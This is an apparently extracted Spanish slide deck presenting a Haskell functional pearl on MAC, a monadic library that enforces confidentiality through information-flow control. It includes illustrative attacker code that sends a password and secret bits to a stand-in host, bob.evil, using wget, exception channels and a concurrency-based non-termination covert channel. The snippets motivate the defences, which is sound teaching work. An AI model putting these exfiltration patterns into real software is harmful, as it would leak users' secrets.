

Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell

Alejandro Russo

Facultad de Ciencias Exactas, Ingeniería y Agrimensura
Universidad Nacional de Rosario

Joaquín Caporalini
Febrero 2025

Un encargo para Alice...

Construir un gestor de contraseñas simples.

Un encargo para Alice...

Construir un gestor de contraseñas simples. Con la función agregada de contraseñas comunes.

```
Alice
import qualified Bob as Bob
password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
        >> password
  else return pwd
```

Un encargo para Alice...

Construir un gestor de contraseñas simples. Con la función agregada de contraseñas comunes.

```
Alice

import qualified Bob as Bob
password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
        >> password
  else return pwd
```

El código de Bob:

```
Bob

common_pwds pwd =
  ...
  ps ← wget "http://pwds.org/dict_en.txt" [] []
  ...
  wget ("http://bob.evil/pwd=" ++ pwd) [] []
  ...
```

¿Qué debería hacer Alice?

Para proteger recursos no alcanza con listas negras (o blancas), sino de asegurar que la información fluye solo hacia los lugares adecuados.

¿Qué debería hacer Alice?

Para proteger recursos no alcanza con listas negras (o blancas), sino de asegurar que la información fluye solo hacia los lugares adecuados.

¿Cómo se logra eso?

- Asocian datos con etiquetas de seguridad para definir su nivel de confidencialidad.
- Proviene de la investigación
 - MAC: sistemas operativos
 - IFC: lenguajes de programación

La propuesta es aprovechar conceptos de lenguajes de programación para implementar mecanismos similares a MAC mediante la creación de una API monádica que protege confidencialidad estáticamente.

¿Cómo se etiquetan los datos? Están organizadas en un látice de seguridad.

```
module MAC.Lattice ( $\sqsubseteq$ ,  $H$ ,  $L$ ) where
class  $\ell \sqsubseteq \ell'$  where
data  $L$ 
data  $H$ 

instance  $L \sqsubseteq L$  where
instance  $L \sqsubseteq H$  where
instance  $H \sqsubseteq H$  where
```

Figure 1. Encoding security lattices in Haskell

La información no pueda ir de entidades secretas a públicas (no interferencia): $L \sqsubseteq H$ y $H \not\sqsubseteq L$.

Familia de mónadas MAC

Encapsula acciones de IO y restringe su ejecución a situaciones donde la confidencialidad no se ve comprometida.

Está indexada por una etiqueta de seguridad indicando la sensibilidad de sus resultados monádicos.

```
newtype MAC  $\ell$  a = MACTCB (IO a)
ioTCB :: IO a → MAC  $\ell$  a
ioTCB = MACTCB

instance Monad (MAC  $\ell$ ) where
  return = MACTCB
  (MACTCB m) >>= k = ioTCB (m >>= runMAC . k)
runMAC :: MAC  $\ell$  a → IO a
runMAC (MACTCB m) = m
```

Figure 2. The monad $MAC \ell$

$$\begin{aligned}\text{newtype } \text{Res } \ell \ a &= \text{Res}^{\text{TCB}} \ a \\ \text{labelOf} &:: \text{Res } \ell \ a \rightarrow \ell \\ \text{labelOf } _ &= \perp\end{aligned}$$

Figure 3. Labeled resources




Figure 4. Interaction between $\text{MAC } \ell$ and labeled resources.

Los recursos etiquetados deben tener en cuenta el carácter de los datos, origen y destino. Permite llevar a problema lectura/escritura

Lift de las acciones de IO (Mantener un secreto)

Siguiendo los principios de *no read-up* y *no write-down* se extiende la TCB con funciones que elevan las acciones IO.

$$\begin{aligned} \text{read}^{\text{TCB}} &:: \ell_L \sqsubseteq \ell_H \Rightarrow \\ &\quad (d \ a \rightarrow IO \ a) \rightarrow Res \ \ell_L \ (d \ a) \rightarrow MAC \ \ell_H \ a \\ \text{read}^{\text{TCB}} \ f \ (Res^{\text{TCB}} \ da) &= (io^{\text{TCB}} . f) \ da \\ \text{write}^{\text{TCB}} &:: \ell_L \sqsubseteq \ell_H \Rightarrow \\ &\quad (d \ a \rightarrow IO \ ()) \rightarrow Res \ \ell_H \ (d \ a) \rightarrow MAC \ \ell_L \ () \\ \text{write}^{\text{TCB}} \ f \ (Res^{\text{TCB}} \ da) &= (io^{\text{TCB}} . f) \ da \\ \text{new}^{\text{TCB}} &:: \ell_L \sqsubseteq \ell_H \Rightarrow IO \ (d \ a) \rightarrow MAC \ \ell_L \ (Res \ \ell_H \ (d \ a)) \\ \text{new}^{\text{TCB}} \ f &= io^{\text{TCB}} \ f \gg\gg return . Res^{\text{TCB}} \end{aligned}$$

Figure 5. Synthesizing secure functions by mapping read and write effects to security checks

Posible etiquetado. Notar el sinónimo de tipo como abreviatura

```
data Id a = IdTCB { unIdTCB :: a }  
type Labeled ℓ a = Res ℓ (Id a)  
label :: ℓL ⊆ ℓH ⇒ a → MAC ℓL (Labeled ℓH a)  
label = newTCB . return . IdTCB  
unlabel :: ℓL ⊆ ℓH ⇒ Labeled ℓL a → MAC ℓH a  
unlabel = readTCB (return . unIdTCB)
```

Figure 6. Labeled expressions

Uniendo miembros de la familia

Si Bob usase *MAC* su función podría tener el tipo

```
common_pwds :: Labeled H String ->  
              MAC L (MAC H Bool)
```

En este caso la anidación de computaciones es manejable, pero habrá casos para los que tal vez no, por eso se introduce:

$$\begin{array}{l} \text{join}^{\text{MAC}} :: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow \\ \quad \text{MAC } \ell_{\text{H}} a \rightarrow \text{MAC } \ell_{\text{L}} (\text{Labeled } \ell_{\text{H}} a) \\ \text{join}^{\text{MAC}} m = (\text{io}^{\text{TCB}} . \text{run}^{\text{MAC}}) m \gg= \text{label} \end{array}$$

Figure 7. Secure interaction between family members

Añadiendo referencias (Mutabilidad)

type $\text{Ref}^{\text{MAC}} \ell a = \text{Res } \ell (\text{IORef } a)$
 $\text{newRef}^{\text{MAC}} :: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow a \rightarrow \text{MAC } \ell_{\text{L}} (\text{Ref}^{\text{MAC}} \ell_{\text{H}} a)$
 $\text{newRef}^{\text{MAC}} = \text{new}^{\text{TCB}} . \text{newIORef}$
 $\text{readRef}^{\text{MAC}} :: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow \text{Ref}^{\text{MAC}} \ell_{\text{L}} a \rightarrow \text{MAC } \ell_{\text{H}} a$
 $\text{readRef}^{\text{MAC}} = \text{read}^{\text{TCB}} \text{ readIORef}$
 $\text{writeRef}^{\text{MAC}} :: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow \text{Ref}^{\text{MAC}} \ell_{\text{H}} a \rightarrow a \rightarrow \text{MAC } \ell_{\text{L}} ()$
 $\text{writeRef}^{\text{MAC}} \text{ lref } v = \text{write}^{\text{TCB}} (\text{flip writeIORef } v) \text{ lref}$

Figure 8. Secure references

Las funciones se elevan a la mónada MAC / envolviéndolas con new^{TCB} , read^{TCB} y $\text{write}^{\text{TCB}}$ respectivamente.

Añadiendo referencias (Mutabilidad)

$$\begin{aligned} \text{type } \text{Ref}^{\text{MAC}} \ell a &= \text{Res } \ell (\text{IORef } a) \\ \text{newRef}^{\text{MAC}} &:: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow a \rightarrow \text{MAC } \ell_{\text{L}} (\text{Ref}^{\text{MAC}} \ell_{\text{H}} a) \\ \text{newRef}^{\text{MAC}} &= \text{new}^{\text{TCB}} . \text{newIORef} \\ \text{readRef}^{\text{MAC}} &:: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow \text{Ref}^{\text{MAC}} \ell_{\text{L}} a \rightarrow \text{MAC } \ell_{\text{H}} a \\ \text{readRef}^{\text{MAC}} &= \text{read}^{\text{TCB}} \text{ readIORef} \\ \text{writeRef}^{\text{MAC}} &:: \ell_{\text{L}} \sqsubseteq \ell_{\text{H}} \Rightarrow \text{Ref}^{\text{MAC}} \ell_{\text{H}} a \rightarrow a \rightarrow \text{MAC } \ell_{\text{L}} () \\ \text{writeRef}^{\text{MAC}} \text{ lref } v &= \text{write}^{\text{TCB}} (\text{flip writeIORef } v) \text{ lref} \end{aligned}$$

Figure 8. Secure references

Las funciones se elevan a la mónada MAC / envolviéndolas con new^{TCB} , read^{TCB} y $\text{write}^{\text{TCB}}$ respectivamente.

Estos pasos se generalizan para obtener interfaces seguras de diversos tipos, como veremos más adelante.

Manejo de errores (Excepciones)

$$\begin{aligned} \text{throw}^{\text{MAC}} &:: \text{Exception } e \Rightarrow e \rightarrow \text{MAC } \ell \ a \\ \text{throw}^{\text{MAC}} &= \text{io}^{\text{TCB}} . \text{throw} \\ \text{catch}^{\text{MAC}} &:: \text{Exception } e \Rightarrow \\ &\quad \text{MAC } \ell \ a \rightarrow (e \rightarrow \text{MAC } \ell \ a) \rightarrow \text{MAC } \ell \ a \\ \text{catch}^{\text{MAC}} &(\text{MAC}^{\text{TCB}} \text{ io}) \ h = \text{io}^{\text{TCB}} (\text{catch } \text{io} (\text{run}^{\text{MAC}} . h)) \end{aligned}$$

Figure 9. Secure exceptions

Las excepciones se capturan en el mismo **tipo** de miembro de la familia donde fueron arrojadas.

Manejo de errores (Excepciones)

$$\begin{aligned} \text{throw}^{\text{MAC}} &:: \text{Exception } e \Rightarrow e \rightarrow \text{MAC } \ell a \\ \text{throw}^{\text{MAC}} &= \text{io}^{\text{TCB}} . \text{throw} \\ \text{catch}^{\text{MAC}} &:: \text{Exception } e \Rightarrow \\ &\quad \text{MAC } \ell a \rightarrow (e \rightarrow \text{MAC } \ell a) \rightarrow \text{MAC } \ell a \\ \text{catch}^{\text{MAC}} &(\text{MAC}^{\text{TCB}} \text{ io}) h = \text{io}^{\text{TCB}} (\text{catch io } (\text{run}^{\text{MAC}} . h)) \end{aligned}$$

Figure 9. Secure exceptions

Las excepciones se capturan en el mismo **tipo** de miembro de la familia donde fueron arrojadas.

Pero, ¿qué pasa con las construcciones con join^{MAC} ?

Pueden comprometer la seguridad...

Una acción **H** lanzar excepciones y evitar acciones de nivel bajo con la función join^{MAC} .

Como lo explotaría un atacante (Bob)

Bob

```
crashOnTrue :: Labeled H Bool → MAC L ()  
crashOnTrue lbool = do  
  joinMAC (do  
    proxy (labelOf lbool)  
    bool ← unlabel lbool  
    when (bool ≡ True) (error "crash!")  
  wgetMAC ("http://bob.evil/bit=ff")  
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()  
leakBit lbool n = do  
  wgetMAC ("http://bob.evil/secret=" ++ show n)  
  catchMAC (crashOnTrue lbool)  
    (λ(e :: SomeException) →  
      wgetMAC "http://bob.evil/bit=tt" >> return ())
```

Se redefine $join^{MAC}$ de manera tal que la propagación de excepciones entre miembros de la familia quede deshabilitada.

$$\begin{aligned}
 join^{MAC} &:: \ell_L \sqsubseteq \ell_H \Rightarrow \\
 &\quad MAC \ell_H a \rightarrow MAC \ell_L (Labeled \ell_H a) \\
 join^{MAC} m &= \\
 &\quad (io^{TCB} . run^{MAC}) \\
 &\quad (catch^{MAC} (m \gg= slabel) \\
 &\quad \quad (\lambda(e :: SomeException) \rightarrow slabel (throw e))) \\
 \text{where } slabel &= return . Res^{TCB} . Id^{TCB}
 \end{aligned}$$

Figure 10. Revised version of $join^{MAC}$

El elefante (encubierto) en la habitación

Existe un canal encubierto: la no terminación...

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de fuerza bruta, por lo que no hay gran ancho de banda si el universo donde buscar es lo suficientemente grande.

En ese caso se puede omitir el análisis de estos canales encubiertos.

El elefante (encubierto) en la habitación

Existe un canal encubierto: la no terminación...

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de fuerza bruta, por lo que no hay gran ancho de banda si el universo donde buscar es lo suficientemente grande.

En ese caso se puede omitir el análisis de estos canales encubiertos.

¿Pero qué sucede cuando hay concurrencia?

fork como primitiva (Concurrencia)

Alice añade concurrencia extendiendo la API así:

Alice

$$\begin{aligned} \text{fork}^{MAC} &:: MAC\ \ell\ () \rightarrow MAC\ \ell\ () \\ \text{fork}^{MAC} &= io^{TCB} . \text{forkIO} . \text{run}^{MAC} \end{aligned}$$

¿Qué ataque puede intentar Bob?

Explotar el canal encubierto de la no terminación de programas.

Bob con concurrencia

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()  
loopOn try lbool n = do  
  joinMAC (do  
    proxy (labelOf lbool)  
    bool ← unlabel lbool  
    when (bool ≡ try) loop)  
  wgetMAC ("http://bob.evil/bit=" ++ show n  
    ++ ";" ++ show (¬ try))  
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()  
leakBit lbool n =  
  forkMAC (loopOn True lbool n) >>  
  forkMAC (loopOn False lbool n) >>  
  return ()
```

El problema viene de la interacción de $join^{MAC}$ con $fork^{MAC}$. Pero, ¿se puede reemplazar a $join^{MAC}$ por $fork^{MAC}$!

$$\begin{array}{l} fork^{MAC} :: \ell_L \sqsubseteq \ell_H \Rightarrow MAC \ell_H () \rightarrow MAC \ell_L () \\ fork^{MAC} m = (io^{TCB} . forkIO . run^{MAC}) m \gg return () \end{array}$$

Figure 11. Secure forking of threads

Aunque se haya removido $join^{MAC}$ se pueden combinar computaciones con las referencias seguras introducidas previamente.

MVars (primitivas de sincronización)

Se extiende **MAC** con *MVars* —una abstracción de sincronización muy utilizada en Haskell— similar a como se hizo con referencias.

$$\begin{aligned} \text{type } MVar^{\text{MAC}} \ell a &= \text{Res } \ell (MVar a) \\ \text{newEmptyMVar}^{\text{MAC}} &:: \ell_L \sqsubseteq \ell_H \Rightarrow \\ &\quad MAC \ell_L (MVar^{\text{MAC}} \ell_H a) \\ \text{newEmptyMVar}^{\text{MAC}} &= \text{new}^{\text{TCB}} \text{newEmptyMVar} \\ \text{takeMVar}^{\text{MAC}} &:: (\ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L) \Rightarrow \\ &\quad MVar^{\text{MAC}} \ell_L a \rightarrow MAC \ell_H a \\ \text{takeMVar}^{\text{MAC}} &= \text{wr}^{\text{TCB}} \text{takeMVar} \\ \text{putMVar}^{\text{MAC}} &:: (\ell_L \sqsubseteq \ell_H, \ell_H \sqsubseteq \ell_L) \Rightarrow \\ &\quad MVar^{\text{MAC}} \ell_H a \rightarrow a \rightarrow MAC \ell_L () \\ \text{putMVar}^{\text{MAC}} \text{ lmv } v &= \text{rw}^{\text{TCB}} (\text{flip putMVar } v) \text{ lmv} \end{aligned}$$

Figure 12. Secure *MVars*

TODAS las acciones provocan el efecto secundario de lecto/escritura.

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.
- La descalcificación intencional no es tratada en este paper sin embargo existen varios enfoques.

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy buenas para enfrentarse a los desafíos de seguridad actuales.
- La corrección de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. MAC utiliza Safe Haskell al compilar código no confiable.
- La descalcificación intencional no es tratada en este paper sin embargo existen varios enfoques.
- Para el ejemplo se uso un etiquetado de dos niveles. Se encontraron formas de usar el sistema de tipos cerrado de GHC para generar extensiones.